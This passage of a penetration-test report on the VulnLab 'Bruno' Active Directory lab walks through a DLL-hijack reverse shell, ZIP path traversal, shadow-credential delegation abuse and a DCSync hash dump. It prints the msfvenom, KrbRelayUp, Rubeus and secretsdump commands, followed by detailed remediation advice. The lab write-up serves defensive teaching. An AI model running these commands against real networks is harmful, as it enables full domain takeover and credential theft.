hijacking the .NET runtime loading process and achieving code execution as the service account.
- **Technical Summary:** A malicious DLL was crafted:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=4444 -f dll
> hostfxr.dll
```

It was embedded in a ZIP with path traversal:

```
hostfxr.dll → ..\app\hostfxr.dll
```


Uploaded via SMB:




Upon service execution, a reverse shell was received as `svc_scan`.

3.4 Vulnerability: Insecure DLL Loading in .NET Core Application (DLL Hijacking)

- **CVSS:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – **7.8 (High)**



- **Description:** The `SampleScanner.exe` application dynamically loaded `hostfxr.dll` from `C:\samples\app\`, a writable directory. **Procmon** confirmed the DLL was missing and searched in user-controlled paths before system directories.
- **Impact:** Combined with writable share access and ZIP processing, this allowed **DLL hijacking** to execute arbitrary code in the context of the scanning service (running as `svc_scan`).
- **Technical Summary:**
  - **Procmon** filters identified missing `hostfxr.dll`:




  - **dnSpy** decompilation revealed:

```
AppContext.SetData("APP_CONTEXT_BASE_DIRECTORY",
@"C:\samples\queue\");
```

    Confirming dynamic assembly loading from `queue` and `app` directories.
  - Malicious `hostfxr.dll` placed via path traversal → **RCE as `svc_scan`**.

3.5 Vulnerability: Resource-Based Constrained Delegation (RBCD) via Shadow Credentials

- **CVSS:** CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H – **8.0 (High)**



- **Description:** The `svc_scan` account had sufficient privileges to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on the domain controller (`brunodc$`) using **Shadow Credentials** and certificate manipulation.
- **Impact:** This enabled **full delegation impersonation** of any domain user (including Administrator) when accessing resources on `brunodc$`, allowing a DCSync attack to extract all domain hashes.
- **Technical Summary:**
  `KrbRelayUp` was used to exploit certificate templates and set RBCD:

```
.\KrbRelayUp.exe full -m shadowcred -cls d99e6e73-fc88-11d0-b498-00a0c90312f3 -p 1024
```


  - Generates a certificate for `brunodc$`
  - Sets `msDS-AllowedToActOnBehalfOfOtherIdentity` to allow delegation from attacker-controlled account
  - Enables TGT request as `brunodc$`

  Rubeus retrieved the TGT:


```
.\Rubeus.exe asktgt /user:brunodc$ /certificate:<base64> /password:dH9#eL3=dW4# /enctype:AES256 /nowrap
```

3.6 Vulnerability: DCSync Rights via Delegated Machine Account

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N – **4.9 (Medium)**



- **Description:** After establishing RBCD, the attacker impersonated the domain controller (`brunodc$`) and performed a **DCSync** attack to replicate domain secrets, including the Administrator NTLM hash.
- **Impact:** Full domain compromise — extraction of all user and machine hashes, enabling `psexec`, pass-the-hash, and persistent access.
- **Technical Summary:**
  The `.kirbi` ticket was converted to `.ccache`:





```
export KRB5CCNAME=bruno.ticket.ccache
```

DCSync executed:

```
sudo impacket-secretsdump -k -no-pass 'brunodc$'@brunodc.bruno.vl
```

Administrator hash extracted and used via `psexec` to obtain the root flag:



4. Recommendations

To remediate and mitigate the vulnerabilities identified during the exploitation of the **Bruno** machine on VulnLab—including anonymous FTP exposure, AS-REP roasting, DLL hijacking via path traversal, and privilege escalation through Resource-Based Constrained Delegation (RBCD) and Shadow Credentials—the following recommendations should be implemented to enhance the security posture of similar Windows Active Directory environments:

1. Disable Anonymous FTP and Restrict File Exposure

- **Remove Anonymous Access:** Immediately disable anonymous login on the FTP service (`Microsoft ftpd`). Require authenticated access with least-privilege accounts.
- **Sanitize Publicly Accessible Directories:** Audit and remove sensitive binaries (`SampleScanner.exe`, `.dll`, `.pdb`) from FTP root and any world-readable shares. Store operational files in non-public, restricted directories.
- **Implement File Integrity Monitoring:** Deploy File Integrity Monitoring (FIM) to detect unauthorized uploads or modifications in directories like `C:\samples\queue\` and `C:\samples\app\`.

2. Harden Kerberos Pre-Authentication and Account Security

- **Enforce Kerberos Pre-Authentication:** Set the `DONT_REQ_PREAUTH` flag to `FALSE` for all user and service accounts (e.g., `svc_scan`, `svc_net`) via Active Directory Users and Computers or PowerShell:

```
Set-ADUser -Identity "svc_scan" -KerberosEncryptionType None -
DoesNotRequirePreAuth $false
```

- **Audit AS-REP Roastable Accounts:** Use tools like `Get-ADUser -Filter {UserAccountControl -band 4194304}` to identify and remediate accounts without pre-authentication.
- **Enforce Strong, Unique Passwords:** Implement password complexity, minimum length (14+ characters), and rotation policies. Avoid common words like “Sunshine1”.

3. Secure .NET Application Runtime and DLL Loading

- **Fix Hardcoded and Predictable Paths:** Modify `SampleScanner` to avoid loading DLLs from user-writable directories (`C:\samples\app\`, `queue`). Use secure, system-protected paths or AppDomain isolation.
- **Enable .NET Strong Naming and Code Signing:** Sign all assemblies and enforce strong-name validation. Configure the runtime to reject unsigned or untrusted DLLs.
- **Patch DLL Search Order Hijacking:** Ensure the application uses `SetDllDirectory` or `AddDllDirectory` to enforce safe DLL loading paths, preventing search in current working directory.
- **Validate ZIP Archive Processing:** Implement **ZIP slip mitigation** by normalizing and validating extracted paths. Reject any path containing `..` or absolute roots.

4. Restrict SMB Share Permissions and Upload Capabilities

- **Apply Least Privilege to SMB Shares:** Restrict write access on shares like `queue` to only required service accounts. Remove `Everyone` or `Authenticated Users` write permissions.
- **Block Path Traversal in File Processing:** Validate all uploaded filenames and internal ZIP paths server-side. Use allowlists and canonicalization to prevent traversal (`..\app\hostfxr.dll`).
- **Log and Monitor SMB Activity:** Enable object access auditing on sensitive shares and integrate with a SIEM to detect anomalous uploads or file creations.

5. Mitigate Resource-Based Constrained Delegation (RBCD) and Shadow Credentials Abuse

- **Restrict Certificate Template Permissions:** Audit and limit `Enrollment Rights` on certificate templates (especially those with `d99e6e73-fc88-11d0-b498-00a0c90312f3`). Remove `Enroll` permissions from low-privilege accounts.
- **Disable Unnecessary Certificate Templates:** Disable or delete vulnerable templates used for Shadow Credentials unless required for legitimate PKI operations.
- **Limit `msDS-AllowedToActOnBehalfOfOtherIdentity` Modifications:** Restrict who can write to this attribute on high-value objects (e.g., domain controllers). Use

AdminSDHolder protection and delegate control carefully.

- **Monitor Certificate Enrollment and TGT Requests:** Enable logging for certificate requests and Kerberos TGT issuance. Alert on TGTs requested with certificates for machine accounts.

6. Prevent DCSync and Hash Dumping Attacks

- **Restrict DCSync Rights:** Remove `DS-Replication-Get-Changes`, `DS-Replication-Get-Changes-All`, and `DS-Replication-Get-Changes-In-Filtered-Set` from non-administrative accounts and groups.
- **Use Protected Users Group:** Add high-value accounts (e.g., service accounts) to the **Protected Users** group to prevent credential delegation and certain attacks.
- **Enable Credential Guard and LAPS:** Deploy **Windows Defender Credential Guard** and **Local Administrator Password Solution (LAPS)** to protect credentials in memory and manage local admin passwords.

7. Improve Logging, Monitoring, and Incident Response

- **Enable Enhanced Auditing:** Turn on **PowerShell Script Block Logging**, **Kerberos Auditing**, and **Process Creation with Command Line** (Event ID 4688) to track malicious tool execution (`Rubeus`, `KrbRelayUp`, `impacket`).
- **Centralize Logs with SIEM:** Forward Windows Event Logs, SMB, FTP, and AD changes to a SIEM for correlation and real-time alerting on privilege escalation indicators.
- **Define Incident Response Playbooks:** Create playbooks for:
  - AS-REP roasting detection
  - DLL hijacking via writable shares
  - RBCD and Shadow Credentials exploitation
  - DCSync attempts

8. General Hardening Best Practices

- **Apply Security Patches:** Ensure the domain controller and all systems are fully patched, especially against known Kerberos and certificate authentication vulnerabilities.
- **Segment Service Accounts:** Isolate service accounts (`svc_scan`, `svc_net`) in dedicated OUs with restricted permissions and monitored activity.
- **Regular Penetration Testing and Red Teaming:** Schedule periodic AD security assessments to identify misconfigurations like pre-auth disabled accounts or excessive delegation rights.

By implementing these layered recommendations—focused on **authentication hardening**, **file and path security**, **Kerberos and PKI controls**, **privilege containment**, and **procedural monitoring**—the environment will significantly reduce its exposure to initial access, lateral movement, privilege escalation, and full domain compromise.

5. Conclusions

Executive Summary

Think of your organization's digital world as a **large corporate headquarters**—a building full of offices, file cabinets, server rooms, and security doors. Every employee has a badge, and only certain badges open certain doors. During our test on the **Bruno** machine, we played the role of an outsider trying to break in using nothing more than curiosity and publicly available tools. And we succeeded—step by step—until we were standing in the CEO's office with full control.

Here's what happened, in plain language:

- **A filing cabinet left unlocked in the lobby:**
  The company's internal file transfer system (FTP) was set to allow **anyone** to walk in and take copies of important software and documents. One of those documents casually mentioned a special employee account (`svc_scan`)—like leaving a master key label taped inside the drawer.
- **Old keys that still work:**
  Some employee accounts were set up in a way that let us **request a login ticket without proving who we were first**. It's like walking up to the front desk, saying "I'm svc_scan," and being handed a working badge—no ID check required. We took that badge, guessed the PIN using common words, and walked right in.
- **A back door in the mailroom:**
  There was a shared folder where employees drop files to be scanned for viruses. We discovered we could **slip a fake file into a package** (using a trick with ZIP files) that ended up in a place where the scanner would automatically run it. That fake file? A secret message telling the scanner to open a direct phone line back to us. It did. Now we're inside the building.
- **Pretending to be the building itself:**
  Once inside, we used a little-known feature in the security system (called **delegation**) to **forge a badge that said "I am the entire building (brunodc$)"**. With that badge, we convinced the main security server to hand over **every single key in the building**—including the CEO's.
- **Walking into the server room and taking everything:**
  With the master keys, we opened the vault containing **every employee's login secrets**. From there, we logged in as the Administrator and found the final proof of control: the "root flag."

This wasn't about fancy hacking tools or zero-day exploits. It was about **small oversights adding up to total compromise**.
Imagine a burglar who doesn't pick locks—he just finds the side door left open, grabs a uniform from the coat rack, copies a key from the bulletin board, and walks out with the safe combination. That's what happened here.

The scary part?
If this were a real company, an attacker could've done this quietly over weeks—stealing data, planting ransomware, or locking out the real admins—before anyone noticed.

The good news?
Every door we opened can be locked. Every key we copied can be changed. Every oversight can be fixed.
But it requires action **now**—because in cybersecurity, **the thief doesn't knock**. They just walk through the doors you forgot to secure.

Technical Summary

The following high-impact vulnerabilities were confirmed during our engagement:

1. **Anonymous FTP Exposure of Sensitive Binaries and Account Hints**
   - **Issue:** FTP port 21 allowed anonymous access, exposing `.NET Core` application binaries (`SampleScanner.exe`, `SampleScanner.dll`) and a `changelog` file explicitly referencing the service account `svc_scan`.
   - **Risk:** Enabled targeted Kerberos attacks and reverse engineering of internal application logic.
2. **AS-REP Roasting Due to Disabled Kerberos Pre-Authentication**
   - **Issue:** Accounts `svc_scan` and `svc_net` had `DONT_REQ_PREAUTH` enabled, allowing offline retrieval of `$krb5asrep$` hashes via `impacket-GetNPUsers`.
   - **Risk:** Both hashes were cracked (`Sunshine1`) using `hashcat` and `rockyou.txt`, granting valid domain user access.
3. **Insecure DLL Loading Path in .NET Core Application**
   - **Issue:** `SampleScanner.exe` loaded `hostfxr.dll` from `C:\samples\app\`, a predictable and attacker-writable path. Confirmed via Procmon (`NAME NOT FOUND`) and dnSpy decompilation showing dynamic assembly loading from `queue` and `app` directories.
   - **Risk:** Enabled **DLL hijacking** when combined with file upload mechanisms.
4. **Path Traversal via ZIP Slip in SMB Writable Share**
   - **Issue:** The `queue` SMB share accepted ZIP uploads processed by the scanner. No path normalization allowed `..\app\hostfxr.dll` to escape the extraction directory.
   - **Risk:** Malicious `hostfxr.dll` (crafted via `msfvenom`) executed as the scanning service (`svc_scan`), yielding initial code execution.
5. **Resource-Based Constrained Delegation (RBCD) via Shadow Credentials**
   - **Issue:** `svc_scan` had rights to enroll in certificate templates and modify `msDS-AllowedToActOnBehalfOfOtherIdentity` on `brunodc$`. `KrbRelayUp` exploited this to generate a certificate and enable delegation.
   - **Risk:** Allowed impersonation of the domain controller machine account.

6. **DCSync Attack via Delegated Machine Account**
    - **Issue:** After RBCD setup, a TGT was obtained for `brunodc$` using `Rubeus` and the forged certificate. `impacket-secretsdump` with Kerberos authentication (`-k`) extracted all domain hashes, including Administrator.
    - **Risk:** Full domain compromise—lateral movement, persistence, and data exfiltration possible.

These vulnerabilities form a **complete compromise chain**:
`Anonymous FTP → AS-REP Roasting → Valid Credentials → BloodHound Enumeration → DLL Hijacking (RCE) → RBCD (Delegation) → DCSync → Domain Admin`

Mitigation requires **defense in depth**:

- Disable anonymous services
- Enforce Kerberos pre-auth
- Secure file paths and input handling
- Restrict certificate and delegation rights
- Monitor for privilege escalation and hash dumping

Without these controls, even a minimally privileged foothold can lead to **full Active Directory domination**.

Appendix: Tools Used

- **Nmap**
  Description: Network scanner used for initial port and service enumeration on the target, identifying key services like FTP, SMB, and Kerberos.
- **impacket-GetNPUsers**
  Description: Tool to perform AS-REP roasting attacks, retrieving crackable Kerberos hashes from accounts without pre-authentication.
- **hashcat**
  Description: Password cracking utility used to recover plaintext passwords from AS-REP hashes using wordlists.
- **bloodhound-python**
  Description: Active Directory enumeration tool that maps domain relationships, permissions, and privilege paths.
- **wget**
  Description: Command-line downloader used to recursively retrieve files from the anonymous FTP server.
- **strings**
  Description: Utility to extract readable text from binaries, revealing runtime versions and internal paths.
- **dnSpy**
  Description: .NET decompiler used to analyze `SampleScanner.dll` and identify

insecure DLL loading behavior.

- **Process Monitor (Procmon)**
  Description: Sysinternals tool for monitoring file and DLL access, confirming missing `hostfxr.dll` in writable paths.
- **msfvenom**
  Description: Payload generator used to create a malicious reverse shell DLL for hijacking.
- **Netcat (`nc`)**
  Description: Listener utility to receive reverse shell connections from the compromised host.
- **python3 -m http.server**
  Description: Simple web server to host tools and payloads for download from the target.
- **WinPEAS**
  Description: Windows privilege escalation enumeration script to identify misconfigurations and escalation vectors.
- **KrbRelayUp**
  Description: Exploitation tool for Shadow Credentials and Resource-Based Constrained Delegation (RBCD) attacks.
- **Rubeus**
  Description: Kerberos manipulation tool used to request TGTs with attacker-controlled certificates.
- **ticketConverter.py**
  Description: Script to convert Kerberos tickets from `.kirbi` to `.ccache` format for use with Linux tools.
- **impacket-secretsdump**
  Description: Tool to perform DCSync attacks and extract all domain password hashes.
- **impacket-psexec**
  Description: Remote execution tool used with cracked hashes to gain administrative shell access.
- **certutil**
  Description: Built-in Windows utility leveraged to download files from an attacker-controlled server.

These tools enabled the full attack chain—from reconnaissance and credential access to privilege escalation and domain dominance—in the **Bruno** environment.